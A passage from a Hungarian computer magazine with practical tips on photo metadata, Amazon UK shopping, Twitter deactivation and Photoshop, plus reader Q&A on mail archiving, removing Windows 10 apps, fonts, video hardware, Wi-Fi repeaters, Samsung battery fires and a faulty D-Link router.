után a skála kezdő- és végpontját kell megadnunk. A két végpontnak megnevezést is adhatunk, például az 1-es pont Rossz, és a 10-es pont Kiváló. Miután minden kérdést megfogalmaztunk, kattintsunk fent a fogaskerék ikonra, válasszuk a **Prenzentáció** fület, és írjuk be a **Megerősítő** üzenet szövegét: ez fog megjelenni a résztvevőknek, miután az űrlapot kitöltötték és elküldték. Végül kattintsunk jobbra fent a **Küldés** gombra, és írjuk be a megkérdezendő személyek e-mail-címét.


27 Fényképezés
Áruló metaadatok eltávolítása
képfájlokból

Mielőtt fotókat töltenénk fel az internetre, magánéletünk védelmében töröljük belőlük a metaadatokat, amelyek nemcsak a pontos felvételi dátumot és a technikai részleteket árulják el, hanem bizonyos körülmények között (például okostelefonoknál a megfelelő beállítás használatakor) a GPS-adatokat is, amelyekből, például ha otthon készültek, a címünket is ki lehet deríteni. A metaadatok törlésében a Windows segít: egy jobb kattintás után a feltöltendő fájlra válasszuk a helyi menüből a **Tulajdonságokat**, majd a **Részletek** lap alján kattintsunk a **Tulajdonságok és személyes adatok eltávolítása** linkre. Ha erre egy


programot, mint például az **Exif Tag Remover** (lemez mellékletünkön), használunk, akkor egyszerre több fotóról is eltávolíthatjuk a metaadatokat. A program indítása után kattintsunk az **Add** gombra, navigáljunk a képekhez, amelyeket meg akarunk tisztítani, és nyissuk meg ezeket duplán a kijelölésre kattintva. Ezután a **Next** gombra kattintva döntsük el, hogy az Exif Remover felülírja-e az eredeti képeket (**Overwrite Original**), másolja a megtisztított fotókat egy új mappába, vagy a másolatokat az eredeti képek mellett, a nevükben a **cleaned** toldalékkal tárolja. A **Next** újabb kattintása után adjuk meg, milyen metaadatokat tüntessen el a program. A legjobb, ha az **All supported** elé teszünk pipát.

28 Amazon
Jobbnál jobb fogások a brit Amazon oldalról


A film- és játékedvelők már régen tudják: az **amazon.co.uk**, vagyis a brit Amazon oldalon sok minden korábban és részben jobb áron érhető el, mint például a német Amazonon, hogy a nem létező magyar változatról ne is beszéljünk. Itt sokszor olyan könyvek és BD-lemezek is előfordulnak, amelyeket más oldal nem kínál. Az **amazon.co.uk** oldalon vásárláskor azonban ügyeljünk néhány dologra. Teljesen prob-



27
Személyes adatok védelme
Fotókat alapvetően csak meaadatok nélkül töltsünk fel az internetre



28
Online vásárlás külföldön
Az amazon.co.uk oldalon bankkártya szükséges a vásárláshoz



29

Nincs több csivitelés

A Twitter beállításai között kattintással felfüggeszthetjük a fiókunkat



30

Csoportkép montírozása

Egyének felvételeiből montírozunk szokatlan csoportfotót

lémamentes a belépés, ha van már fiókunk az Amazon.de oldalon, mert azt világszerte használhatjuk. Nagy különbség van azonban a fizetési lehetőségeknél: bankkártya nélkül a brit Amazon oldalon semmire se megyünk, se átutalás, se a PayPal használata nem lehetséges, és a más országbeli utalványokat sem fogadja el az oldal. A szállítási költségek általában magasabbak, mint a német Amazonnál – még akkor is, ha nincsenek vámköltségek, amíg az Egyesült Királyság még az EU tagja. Mindezek ellenére nagy eséllyel juthatunk az amazon.co.uk oldalra alkalmi vételekhez – annál is inkább, mivel a Brexit után a brit font az euróval szemben erőteljesen veszített értékéből.

Az angol Amazon egyetlen hátránya, amire oda kell figyelni, az eltérő elektromos hálózati csatlakozó miatt jelentkezik: ha olyan eszközt akarunk rendelni, amit villanyárammal kell tölteni vagy üzemeltetni, akkor készüljünk fel arra, hogy külön adaptert is kell majd szereznünk ahhoz, hogy itthon is használni tudjuk.

29 Twitter Twitter-fiók felfüggesztése és törlése

Regisztráltunk a Twitteren, de meguntuk az időrablót és sokszor értelmetlen csivitelést? Akkor egyszerűen töröljük a Twit-

ter-fiókot! Ehhez írjuk be a böngészőbe a https://twitter.com/settings/accounts/confirm_deactivation URL-t. Ezzel közvetlenül a Twitter bejelentkező képernyőjén landolunk. Miután bejelentkeztünk, először csak felfüggeszthetjük a Twitter-fiókunkat. Görgessünk a megnyitott oldal aljára, és kattintsunk a *Felhasználói fiókom deaktiválása* gombra. A következőkben erősítsük meg döntésünket a *@felhasználó_nevünk kikapcsolása* gombra kattintva. Végül írjuk be a Twitter-jelszavunkat, és kattintsunk a *Fiók felfüggesztése* gombra. A következő 30 napban lehetőségünk van megmondolni magunkat, ha bejelentkezünk. Ha erről lemondunk, a Twitter a határidő lejártával törli a fiókunkat, és vele minden abban található adatot is.

30 Fényképezés Csoportkép összeállítása több felvételből


A csoportképek gyakran úgy hasonlítanak egymásra, mint egyik tojás a másikra. Ez azonban nem törvényszerű: ahelyett, hogy mindenkit egyszerre kapnánk le, inkább vegyük fel egyenként a csoporttagokat, és később számítógépen állítsunk össze egy szokatlan fotómontázst.

Fontos először a fényképezőgép pozíciója, ami lehet például egy szűk folyosó végén, ahol mindenkinek át kell haladnia,

hogy a büféhez jusson. A megvilágítás is lényeges a sikerhez. Világítsuk meg segédlámpákkal és diffúzorokkal lágyan és derűsen a jelenetet. A világos háttér egyébként később a képszerkesztésnél is segít, ha szeretnénk teljesen kitakarni embereket, és a különböző lámpák okozta elszíneződéseket is gyorsan el lehet így távolítani a képről, majd ezt a javítást automatizáltan alkalmazhatjuk a többi fotóra is. Ugyanez érvényes az egyes felvételek élesítésére. Az összefűzéskor jelentősen megkönnyíti a munkát, ha minden képnek egységes formátuma van.

31 Photoshop Fotók feliratozása és a felirat formázása

Ha felvételeinket Photoshopban szöveggel akarjuk ellátni, akkor azt – a Wordhöz hasonlóan – tetszés szerint formázhatjuk. Nyissuk meg Photoshopban a fotót, amelyet feliratozni szeretnénk, és a szövegeszközzel írjuk be a szöveget. Ezután nyissuk meg a *Bekezdés* panelt az *Ablak/Bekezdés* menüparanccsal vagy a gombbal a jobb oldali eszköztáron. Itt különböző beállítási lehetőségeket találunk a szöveghez, például a szöveg balra zárását. Jelöljük ki a szöveget, és kattintsunk a *Bekezdés* ablakban a *Szöveg balra igazítása* gombra. A szöveg most ebben a formázásban jelenik meg. 📄



31

Képszövegek formázása

Photoshopban tetszés szerint igazíthatjuk a szöveget – pont úgy, mint egy szövegszerkesztőben

Segít a CHIP

Kedves Olvasónk! Gondja van a gépével, egy-egy termékkel, szolgáltatással? A CHIP szakértői szállítják önnek a válaszokat.

1 Levelek archiválása Egy program elég

Egy yahoo-s fiókból az üzenetek mentését szeretném elvégezni külső hordozóra, hogy ne vesszenek el az adataim. Minél hamarabb. Ezt hogyan lehet megoldani? Mert már jártam úgy, hogy a Freemail törölte az összes üzenetemet, mivel egy fél évig nem léptem be. Ezt szeretném elkerülni. Gmail-ből is megoldható ez? Azt hiszem, valamelyik CHIP-számban volt is erről szó, de kerestem és nem találok. Ebben tudna segíteni nekem?

Gy. Zoltán

Az említett program a Mailstore Home 9.8, ami a www.mailstore.com/en/mailstore-home-email-archiving.aspx címről tölthető le.

A program otthoni felhasználók számára készült, mégis kezeli a Microsoft Exchange, MDAemon, Kerio Connect, Ice-warp Mail server, általában üzleti felhasználásra szánt szervereket, szolgáltatásokat is. Természetesen bármilyen POP3- és IMAP-postaládát kezel, köztük a Gmailt és a Yahoo-t is. Még akár a Freemail-leveleket is lementhetjük – igaz, csak a beérkező leveleket. Az elküldötteket szükség esetén egy másik címre továbbítva menthetjük majd le.

A programban az *E-mailek archiválása* oldalon írjuk be az e-mail-címünket, és indítsuk el a folyamatot. A népszerű szolgáltatásokat felismeri, ezekhez csak a jelszót kéri, más esetekben, ha a kapcsolat létrehozása nem sikerül, kézi beállítást kell válasz-

tanunk. Itt a szolgáltató által megadott típust (pl. POP3-TLS hitelesítéssel), valamint a kiszolgáló nevét és a felhasználói nevünket kell megadnunk, mert ez nem minden esetben azonos a @előtti és utáni szöveggel.

A profil létrehozása után kattintsunk a Futtatás gombra. A letöltés után leveleink a program mappájába kerülnek a saját formátuma szerint, ami archiválásra alkalmas. Más programok számára az Exportálás funkcióval tudjuk átadni a leveleket, akár egy Exchange, Gmail vagy bármilyen IMAP szerverre közvetlenül feltöltve azokat. A helyi gépen futó Outlook, Windows Mail, Thunderbird vagy Seamonkey mappájába is másolhatunk, szükség esetén EML vagy PST – szinte bármelyik levelezőprogram által kezelt formátumot is választhatunk. Ahhoz, hogy egy régebbi levelet megtaláljunk, az E-mailek keresése opciót használhatjuk, ez akár a mellékletek tartalmában is keresni tud – sok levél esetén ez nagyon sokáig is tarthat.

2 Társammá fogadom Uralkodó Windows 10


Filmnézésre az általunk is ajánlott PotPlayer, képnézegetésre pedig a FastStone Image Viewert használom. Néha előfordul, talán a programok automatikus frissítése után, hogy a Windows 10 értesítéseket dobál folyamatosan, hogy egy alkalmazás hibát okozott, és az AVI, MKV stb. formátum társítását visszaállította az alapértelmezettre. Ami viszont a Windows Filmek+TV és a képnézegető alkalmazása. Ha a fenti prog-

ramokban belépek a Windows 7 alatt gond nélkül használt Társítás menübe, és rányomok egyes fájlok társítására, a Windows 10 ismét azonnal jelez. Mit tehetek, hogy ez ne forduljon elő, és használhassam kedvenc programjaimat?


T. Gábor

A Windows 10 az univerzális alkalmazásokkal is felhívta magára a figyelmet. A Windows Áruházból telepíthető programok egy kicsit másképpen működnek, mint a klaszikus Windows alatt futó társaik. Ezért lehet, hogy a társítás nem tökéletes. Vagy azért, mert a készítők szerint ezek az alkalmazások elsőbbséget kell élvezzenek más programokkal szemben. Akárhogy is, a társítást hagyományos esetben a *Gépház/Rendszer/Alapértelmezett* alkalmazások alatt lehet megadni. A kívánt alkalmazások kiválasztása nem mindig hatásos, az olvasónknál tapasztaltak szerint sem, ezért az Alapértelmezések megadása alkalmazásonként opcióra nyíló ablakban is megadhatjuk a társításokat. Ennek elvileg ugyanúgy kell(ene) működnie, mint a korábbi Windows-verziókban, ha már a programokból indított társítások hibát okoznak.


Megoldás emellett az lehet, hogy az összes olyan programot, amelyik egy adott típusúhoz (képek, videók stb.) van rendelve, eltávolítjuk. A *Vezérlőpult/Programok* és szolgáltatások alatt az univerzális alkalmazások viszont nem látszanak, így a Film+TV, Képek és társai az áruház alól nem távolíthatók el, hiszen nincs olyan nézet, mint például a konkurens Google Play alatt, ahol a gépünkre telepített alkalmazásokat kezelhetnénk. Az ilyen, kötelezően telepített, elnehezen távolítható programokat hívja a szakszargonon bloatware-nek. Az alkalmazásokat a *Start menü/Minden alkalmazás* alól, az adott program helyi menüjében lévő *Eltávolítás* opcióval törölhetjük le. Ha ez nem állna rendelkezésre, például az Időjárás, Diktafon esetén, akkor azt a *Windows PowerShell* alól távolíthatjuk el. Az admi-




1
A Mailstore Home nem üzleti felhasználásra ingyenes, de céges postafiókok mentésére is használható, és hordozható verziója is van



2
Hiába állítjuk be a programot alapértelmezettként, ha a maximumnál kevesebb állományhoz kap jogot – valami prioritást élvez vele szemben



3 Különösen a piros sávban látszódik, hogy a rendszer betűtípusait valami módosította. Lehet, hogy a megjelenítés miatt maga a rendszer!



4 A Vegas 12 alatt az AMD GPU-k nagyobb mértékben gyorsítják a feldolgozást, mint az Nvidia hasonló teljesítményű processzorai (Anandtech)

nisztrátorjogokkal nyitott ablakban a Film+TV alkalmazást a következő parancs kiadásával tudjuk törölni: `Get-AppxPackage *zunevideo* | Remove-AppxPackage`

Ennek megfelelően a csillagok közé a megfelelő program nevét beírva a következőket is törölhetjük: `3dbuilder, windowsalarms, windowscalculator, windowscommunicationsapps, officehub, skypeapp, getstarted, zunemusic, windowsmaps, solitairecollection, bingfinance, bingnews, onenote, people, windowsphone, photos, windowsstore, bingsports, soundrecorder, bingweather, xboxapp`. Ezek között van jó néhány, amit nem érdemes törölni (pl. `windowsstore`). Ha mégis visszaállítanánk ezeket a programokat, akkor azt a következő utasítás kiadásával tehetjük meg: `Get-AppxPackage -AllUsers | Foreach {Add-AppxPackage -DisableDevelopmentMode -Register "$($_.InstallLocation)\AppXManifest.xml"}`

3 Torz betűk Pontos oka ismeretlen

A gondom az, hogy letöltöttem a Comodo Internet Securityt a gépemre, és amióta ez lent van, az alkalmazásaim mind hatalmas méretben jelennek meg, elmosódott betűkkel. Olyan, mintha 800 x 600-as felbontást állítanál be 3x akkora méretre. A Comodo nem tudja rá a választ, ezért fordulok hozzátok. Korábban minden alkalmazás a jó DPI-beállítással futott szépen. Mellékelek képeket is, hátha jobban „látható” a problémám. Az elmosódás nem a Facebook hibája, tényleg ilyen ocsmányan jelennek meg. B. Bálint

Akár a Comodo tette, akár nem, a képek alapján nagyon úgy tűnik, hogy a ClearType beállításokban, illetve a betűk renderelésével van probléma. Az alaphelyzet beállítását, esetleg a finomhangolását javasolom több helyen: A Gépház/Rendszer/Kijelző/Speciális megjelenítési beállítások alatt található a ClearType szöveg – ez kikapcsol-

ható, esetleg később a varázslón végiglépelve újra beállítható. Persze csak akkor, ha az alap betűtípus már beállt. A szöveg és más elemek méretezése után nyíló ablakban felül a szövegben alá van húzva az Egyéni méretezést is beállíthat: ezt érdemes 100%-ra visszaállítani, mert ez is lehet probléma. Végül, a Vezérlőpult alatti Betűkészletek ablakában baloldalt található a Betűtípus-beállítások opció, azon belül pedig az Alapértelmezett betűtípus-beállítások visszaállítása.

Ezekon kívül a Windows Update keresése és telepítése, kis eséllyel pedig a VGA driver frissítése segíthet. Ha pedig egyik sem segít, és nem sikerül megtalálni azt a programot sem, ami esetleg a megjelenítést befolyásolhatja (hasonlót egyébként a Steam is produkálhat), akkor csak a Windows 10 alaphelyzetbe állítása segít. A művelet után újra kell telepíteni az összes programot, előtte pedig biztonsági mentést készíteni a személyes és fontos adatokról. Ezt a Gépház/Frissítés és biztonság/Helyezéskorrekció alatt lehet megtenni.

4 Gyorsabb munka Asztali gép vagy notebook?

Szeretném a véleményüket kikérni. A következő konfigurációm van: Intel i5-4440, 8 GB (1333) RAM, Nvidia GeForce GT 640, Asus H87M-Plus alaplap, Corsair táp. Vegas 13-on vágok, és szeretnék sokkal jobban, gyorsabban alkotni. Mit cseréljek ki? Illetve mi a véleményük a Lenovo Y50-70-ről? Köszönöm szépen! T. Tamás

A Vegas 13 adatlapja szerint, amely a kiadó honlapján olvasható (www.vegascreativesoftware.com), többmagos CPU, 4 GB RAM és 512 MB-os VGA-kártya ajánlott a gyors működéshez. A rendszert a támogatott GPU hardveres gyorsítással segíti, és bizony a GT 640 nem éppen a leggyorsabb ezen a téren. De a jelenlegi gép a követelménynek megfelel. Mivel a Vegas 14 64 bites rendszert,

4 vagy 8 magos processzort, legalább 8 GB memóriát, SSD-t és 1 GB-os VGA-kártyát ajánl, ez utóbbi kivételével a lista alapján minden teljesül.

A jelenlegi gépben a gyorsabb munkához, ha még nem lenne, SSD-t (extrém esetben kettőt, stripe, azaz RAID 0 módban) használnék, amelyről a rendszer és a Vegas is egyaránt futna. Kellő helyet kell adnia ahhoz, hogy a vágott anyag, de legalább a nyersanyag elférjen rajta. A videokártya is segít, a leírás szerint ugyanis csak olyan használható, amelyik ismeri a CUDA-t (Nvidia) vagy az OpenCL-t (AMD, Intel), de ma már szinte csak ilyenek kaphatók. A Radeon R7 360 nagyjából 3x gyorsabb a jelenleginél, és 2x a vele egy árban mért GeForce GT 740-hez képest. Független tesztek szerint kicsivel gyorsabb is az OpenCL, de egy gyors Intel processzor mellett néha csak elhanyagolható a sebességkülönbség – a kód láthatóan vagy csak a CPU-t, vagy csak a GPU-t tudja használni. Ha a GPU-k számítási teljesítménye érdekel, akkor azt a Wikipedia List of AMD/Nvidia graphics processing units oldalain lévő táblázatok GFLOPS oszlopai-ból tudjuk kiolvasni – és összehasonlítani.


Ami a Lenovo Y50-70 notebookot illeti, egy nagyon jó gép, de elsősorban játékokra készült. Jól felszerelt, a Vegas 14-gyel 4K-ban is vágni lehet vele, de hosszú távon csak akkor éri meg, ha sokat utazunk és menet közben is vágni szeretnénk. A hordozhatóság ugyanis kompromisszumokkal jár: egy gyors processzort és GPU-t, bármennyire takarékos is, hűteni kell. A méret miatt korlátozott a hűtőrendszerek teljesítménye, ebből viszont terhelés közben magasabb üzemi hőmérséklet adódik. Ez hosszú távon nem tesz jót a félvezetőknek, pár év után ezért sok gépben éppen a GPU megy tönkre, amit nem minden esetben tudunk cserélni, mert mint ez esetben is, integrált. Amennyi pénzt erre szánunk, abból az asztali gépen könnyedén alkalmasabbá lehet tenni a videovágásra: több →

RAM, akár egy Intel i7-4790 CPU is befér, és videokártyából is lehet gyorsabban venni, ha bírja a tápegység.

5. Vállalati szigor Hivatalos úton tilos

Kedves Chip! Tudnának ajánlani egy WPA-Enterprise képes repeatert vagy extendert?
S. Gyula

A WPA és WPA2-Enterprise protokollok hivatalosan nem engedik a hálózatban repeaterek és extenderok használatát. Azért, mert minden egyes, a hálózatra csatlakozó kliens egyedi tanúsítványt kap. Ezt az adatokat megosztó, továbbító eszközök nem használhatják. Ezért hiába tudja egy repeater a WPA-Enterprise protokollt, azt legfeljebb kliens módban lehet bekapcsolni, de ilyenkor úgy működik, mint egy Wi-Fi-adapter.



Többen, akik hasonló céllal vettek ilyen támogatású eszközt, a felhasználói név és jelszó beírására való mezőt repeater módban nem találják – nem véletlenül. A WPA-vagy WPA2-Enterprise-hitelesítés használatkor az infrastruktúrát fokozott figyelemmel kell kiépíteni, hogy minden szükséges helyen jó legyen a vétel, de cserébe a fokozott biztonsággal bőven kárpótol.

Egyetlen kiskapuról lehet csak szó, a megfelelő módon csatlakozó PC hálózati kapcsolatának megosztásával Windows 7 alatt, de erről, és a routerekre telepített OpenWRT firmware esetleg engedélyező funkciójáról néhány fórumon csak utalások találhatók, pontos és igazolt megvalósítás nem. Ha fontos a bővíthetőség, akkor WPA2-PSK-t (és WDS-t) kell használni.

5
A D-Link is készít

olyan megoldásokat, amelyekkel a nagy területet lefedő Wi-Fi-infrastruktúra magas biztonsággal kezelhető (CWM-100)

A hónap aktualitása

Kigyulladt a telefonom!

Egyesek kárörvendően, mások sajnálkozva konstatálják, hogy **a Samsung mobiljai néha felrobbannak**. Kellemetlen ügy, de volt már ilyen, és mindig lett megoldás.

Az elmúlt hónapban számos esetben olvadtak meg, gyulladtak ki és néha robbantak fel Samsung Galaxy, illetve Note 7 telefonok. Sokszor és látványosan, vicces képekkel kísérve. Pedig nem ez volt az első eset, hiszen nem sokkal korábban számos iPhone is spontán kigyulladt. Régebben is volt már ilyen, 2005-ben szinte mindegyik notebook-gyártó visszahívta akkumulátorait, amelyekben a gyártás folyamán került szennyeződés spontán rövidzárat okozott. Az akkupakkokban közel 10 millió, Sony által gyártott cella volt. Nagy port kavart a Boeing 787 Dreamliner esete 2007-ben, amikor egy biztonságosnak ítélt lítium-kobalt-oxid (LiCoO₂) akkumulátora füstölni kezdett. A vizsgálat alapján a hibát hőmegfűtás okozta, amely a hibásan gyártott, illetve rosszul kezelt cellák esetében bekövetkezhet.

A gyártás tisztasága kritikus, hiszen már néhány százalék megfelelő anyag jelentősen csökkentheti vagy akár növelheti az akkumulátorok kapacitását. Ez pedig azért fontos, mert manapság a mobilok üzemideje az egyik legfontosabb fejlesztési irány, amellyel minden gyártó a másikkal licitál. Természetesen a nyereségük is fontos az eladott készülékeken, így a modern technológiát kínáló olcsó gyártók beszállítóik között előnyt élveznek. Ahhoz, hogy az akkumulátorok maximális kapacitását ki lehessen használni, és eközben a biztonság se szenvedjen hátrányt, nagyon pontos áramkörökre van szükség.

Négy-öt évvel ezelőtt egy Li-ion akkumulátort használó készülékhez kerestem akkumulátormenedzsmenet IC-t, az egyik legnagyobb alkatrész-forgalmazó, a Farnell

adatbázisában. Akkor a 4,2 V töltőfeszültséget kínáló áramkörök mellett 4,3 V feszültséggel töltő típusok is voltak. Furcsálltam, hiszen az összes tölthető, 3,6 V-os Li-ion akkumulátor töltési végfeszültsége 4,2 V, ugyan ki akarná túltölteni őket? A sok mérésből készült grafikon között találok olyat, amelyik a kapacitás több töltés utáni nagyságát hasonlítja össze különböző feszültségeken való töltés esetén. A szokásosnál nagyobb feszültség kezdetben ugyan 5-6%-kal nagyobb kapacitást kínál, de ez néhány tíz töltés után jelentősen csökkenti az akkumulátor kapacitását. Akár a csak 4,2 V-ra töltött kapacitásának a huszadára. A mai töltőáramkörök között akár 4,44 V végfeszültség is beállítható. A telefonok firmware-jén keresztül. A Samsung az eset kivizsgálásáig azt javasolta, hogy csak a gyári töltőkábelt használjuk. Így az sem kizárt, hogy valamilyen érintkezési hiba okoz üzemzavart és emel töltőfeszültséget a telefonban. Ebben a helyzetben bárki és akár mindenki hibás lehet.

Mindennek fényében valóban logikusnak tűnik az a tanács, hogy ne töltsük fel a telefont teljesen és tíz százalék alá se merítsük le. Tucatnyi különféle Li-ion-technológia létezik, ezek között sok a különbség, mind kapacitásban és energiasűrűségben. Fejlesztésük folyamatosan zajlik, és most éppen a Samsung jutott el egy, az adott technológiával készült akkumulátoroknál egy eddig nem ismert határhoz. E hiba után majd nem a kapacitást, hanem a biztonságot fogják növelni.
Köhler Zsolt

6. A hónap olvasói kérdése

Egy router, ami nem létezik

Olvasónkkal **több levelt is váltottunk egy egyszerűnek tűnő hálózati problémával kapcsolatban**, mire bizonyosságot szereztünk a hibáról. Levonjuk a tanulságokat is.

Nemrég vásároltam egy nagyon olcsó D-Link DIR-840 routert. Elsősorban arra kellett, hogy több PC-t és egy NAS-t is vezetékkel is rá tudjak kötni. Ezért néztem gigabites LAN porttal rendelkezőt, és ha már fejleszték, akkor dualband rádióval, hogy az újabb mobilokkal is gyorsan tudjak netezni. De néhány nap után egyszerűen megáll, pár óra után pedig láthatóan lelassul az internet, és újra kell indítanom. Később nem léptem ki az admin oldaláról, és megfigyeltem, hogy a LAN IP-címe 1.0.0.0 lett (a képet csatoltam). Mit tegyek? N. Zsolt

A jelek szerint egy tipikusan rosszul működő routerről van szó, de nem kell azonnal visszavinnünk garanciális javításra. Önmagában az, hogy megbízhatatlanul működik, még nem jelent olyan hibát, amit akár a felhasználó ne tudna javítani. Pontosan ezért találták ki a frsíthető firmware-t, hiszen így javíthatók a szoftveres hibák. Ma az összes router lehetőséget ad új firmware feltöltésére, néhány pedig még arra is képes, hogy a gyártóhoz csatlakozva ezt egy gombnyomás hatására megtegye. A DIR-840 is

ilyen, viszont az új verziót aktív online kapcsolattal sem tudja ellenőrizni a szerver nem elérhető hibaüzenet miatt. A következő lépés ilyenkor a gyári dobozban mellékelt CD megtekintése (ha van), azon esetleg a telepítettnél újabb verziójú BIN állományt találhatunk, amivel elvégezhetjük a frissítést. A legkézenfekvőbb ilyenkor a gyártó weboldalának felkeresése. A D-Link nem kis márka, ezért bízva látogattunk el az oldalára, ahol viszont meglepődve vettük tudomásul, hogy ilyen router hivatalosan nem létezik. Még az ftp.dlink.com szerverén sincs róla semmi. A környező országok áruházaiiban viszont most is kapható, és találtunk utalást egy két-három évvel ezelőtti nagyobb akcióra is.

A router resetelése is csak időlegesen segített, a gyári alapértékek pedig néha maguktól is felülíródtak. Ez vagy szoftveres hibára, vagy az áramkör belső memóriájának a hibájára utal. Időközben az is kiderült, hogy a router működése közben portot sem tud rendesen nyitni, a webes adminisztrációs felületen beállított értékek nem lettek aktívak, valamint az első indításkor a beállít

tásvarázsló sem ismerte fel a dinamikus IP-vel konfigurált kapcsolatot.

Diagnosztika

Nem mindegyik routernél, de a többségben megtalálható a rendszernapló (ez esetben a Status/Logs alatt). Itt olyan bejegyzések olvashatók, mint hogy létrejött az internetkapcsolat, vagy csatlakozott egy vezeték vagy vezeték nélküli kliens. Ha itt Error olvasható, az súlyos hibát jelez, ha Warning, akkor általában hibásan konfigurált beállításra vagy a kliensek részéről kommunikációs hibára utal. Esetünkben az etc/udhcpd.conf alatt jelzett hibát, ami a routeren futó Linux DHCP-szerverének konfigurációs állománya. Ezen csak a firmware frissítése javíthatna. Az admin felületen nyitott portok valójában nem nyíltak meg, ehhez az Open Port Checker weboldal szolgáltatását használtuk (www.yougetsignal.com/tools/open-ports). E közben a belső hálózaton, az adott IP-címen futnia kell egy szolgáltatásnak. Hibakereséshez szinte mindegy, hogy micsoda, csak a szerver portcímét kell átírni. Mi az ingyenes Baby FTP Servert használtuk, de ehhez akár a BitTorrent-kliensünk is alkalmas. Akinek megoldhatatlannak tűnő problémája van a hálózatával, az csak egy olyan PC-t csatlakoztasson, amelyen a Wiresharkot futtatja (www.wireshark.org). A forgalom alapján nem biztos, de lehet, hogy kiderül a hiba oka.

Tanulságok

Akár a kedvelt számítástechnikai boltunkban is vehetünk ehhez hasonló routert, ezért nagyon fontos, hogy legalább a gyártó honlapját megnézzük, és ott olvassuk el a műszaki paramétereket. Ezzel a terméktámogatás is biztosabb lehet, és elkerülhető az esetünkben alkalmazott bő egy hónapos garanciális ügyintézés, amelynek egyébként pénzvisszafizetés, illetve levásárlás lett a vége. 📧

GENERAL	
Time: Wed Aug 24, 2016 13:39:32 -0800	
Firmware Version: 1.010N, 2014/10/23	
WAN	
LAN	
MAC Address:	78:54:2E:97:F9:BE
IP Address:	1.0.0.0
Subnet Mask:	255.255.255.0
DHCP Server:	Enabled
WIRELESS LAN	
Wireless Band:	2.4GHz
MAC Address:	78:54:2E:97:F9:C0
Wireless:	Enabled
802.11 Mode:	B/G/N Mixed
SSID:	Neon-PC
Security:	WPA2-PSK(AES)
Channel Width:	20MHz

6a

